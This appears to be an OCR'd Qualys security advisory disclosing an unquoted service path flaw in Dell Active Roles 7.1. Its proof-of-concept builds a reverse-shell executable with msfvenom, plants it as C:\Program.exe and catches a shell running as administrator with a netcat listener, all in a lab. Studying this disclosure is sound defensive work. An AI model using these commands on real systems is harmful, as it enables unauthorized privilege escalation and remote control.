Qualys Security Advisory QSA-2017-06-16

Friday 16, 2017

Dell Active Roles 7.x Unquoted Search Path Vulnerability

SYNOPSIS:

Dell Active Roles 7.1 uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.

Reference:- https://www.oneidentity.com/products/active-roles/


VULNERABILITY DETAILS:

Lab Setup:

1. Target: Dell ActiveRoles 7.1.2.3406
2. Target IP Address: 10.113.14.112

Vulnerable/Tested Version:

Dell Active Roles 7.1.x running on Windows Server 2012. Older versions may also be affected.




Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

Name	Publisher	Installed On	Size	Version
Dell Active Roles 7.1	Dell Software Inc.	6/15/2017	231 MB	7.1.2.3406
Microsoft ODBC Driver 11 for SQL Server	Microsoft Corporation	6/15/2017	4.61 MB	12.0.2000.8
Microsoft SQL Server 2008 Setup Support Files	Microsoft Corporation	6/15/2017	38.9 MB	10.3.5500.0
Microsoft SQL Server 2012 Native Client	Microsoft Corporation	6/15/2017	9.68 MB	11.1.3000.0

Vulnerability: Unquoted Search Path Vulnerability

The 'Active Roles Administration Service' uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.




Services (Local)

Active Roles Administration Service

Stop the service
Restart the service

Description:
Active Roles component that responds to client requests, performs administrative tasks, and enforces policies and conventions.

Name	Description	Status	Startup Type	Log On As
Active Directory Domain Services	AD DS Dom...	Running	Automatic	Local System
Active Directory Web Services	This service ...	Running	Automatic	Local System
Active Roles Administration Service	Active Roles...	Running	Automatic	ACTIVEROLES\Administrator
Application Experience	Processes a...		Manual (Trig...	Local System
Application Host Helper Service	Provides ad...	Running	Automatic	Local System
Application Identity	Determines ...		Manual (Trig...	Local Service
Application Information	Facilitates t...	Running	Manual	Local System
Application Layer Gateway Service	Provides su...		Manual	Local Service
Application Management	Processes in...		Manual	Local System



Active Roles Administration Service Properties (Local C...

Service name: ARAdminSvc

Display name: Active Roles Administration Service

Description: Active Roles component that responds to client requests, performs administrative tasks, and

Path to executable:
C:\Program Files\Dell\Active Roles\7.1\Service\arssvc.exe

Startup type: Automatic

Help me configure service startup options.

Service status: Running

Risk Factor: **High**


Impact:

If a malicious individual has access to the file system, it is possible to elevate privileges by inserting such a file as "C:\Program.exe" to be run by a privileged program making use of WinExec.

CVSS Score: AV: L/AC: L/AU: S/C:C/I: C/A:C

Proof-Of-Concept:

1. Log into the target with a low privileged account which has access to the file system.



Object name: C:\

Group or user names:


- CREATOR OWNER
- SYSTEM
- Test User (testuser@activeroles.com)
- Administrators (ACTIVEROLES\Administrators)

To change permissions, click Edit.

Permissions for Test User	Allow	Deny
Modify		
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	
Special permissions		


For special permissions or advanced settings, click Advanced.

Learn about access control and permissions




```
C:\Users\testuser>net user testuser
User name                    testuser
Full Name                    Test User
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/16/2017 12:23:31 AM
Password expires             Never
Password changeable          6/17/2017 12:23:31 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/17/2017 1:42:25 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.


C:\Users\testuser>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9cf3:9670:19c:29e4%22
   IPv4 Address. . . . . . . . . . . : 10.113.14.112
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.113.14.1

Ethernet adapter Ethernet0:
```

2. Create an executable file using MSFVenom.



```
root@kali:~/Desktop/DellActiveRoles# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.113.14.125 LPORT=443 -f
exe > Program.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

root@kali:~/Desktop/DellActiveRoles# 
```


3. Copy this file to C:\ drive on the target machine.




Name	Date modified	Type	Size
inetpub	6/15/2017 4:05 PM	File folder	
PerfLogs	7/26/2012 12:44 AM	File folder	
Program Files	6/16/2017 12:02 AM	File folder	
Program Files (x86)	6/16/2017 12:03 AM	File folder	
Users	6/16/2017 12:30 AM	File folder	
Windows	6/15/2017 4:05 PM	File folder	
Program.exe	6/17/2017 2:26 AM	Application	7 KB

4. Wait for System reboot or admin to restart Active Roles Administration Service.

5. The target machine sends reverse shell after the reboot or when service is restarted.



```
C:\>netstat -anbo | find "443"
  TCP    10.113.14.112:64244    10.113.14.125:443      ESTABLISHED     3680
  UDP    0.0.0.0:55443          *:*                                    1752
  UDP    0.0.0.0:56443          *:*                                    1752
  UDP    [::]:57443             *:*                                    1752
  UDP    [::]:58443             *:*                                    1752
  UDP    [::]:59443             *:*                                    1752

C:\>
```


root@kali: ~/Desktop/DellActiveRoles
File Edit View Search Terminal Help

```
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~/Desktop/DellActiveRoles# nc -nvlp 443
listening on [any] 443 ...
connect to [10.113.14.125] from (UNKNOWN) [10.113.14.112] 64244
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
activeroles\administrator

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . : [redacted]
   Link-local IPv6 Address . . . . . : fe80::9cf3:9670:19c:29e4%22
   IPv4 Address. . . . . . . . . . . : 10.113.14.112
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at http://www.qualys.com or send email to **research@qualys.com**

LEGAL NOTICE: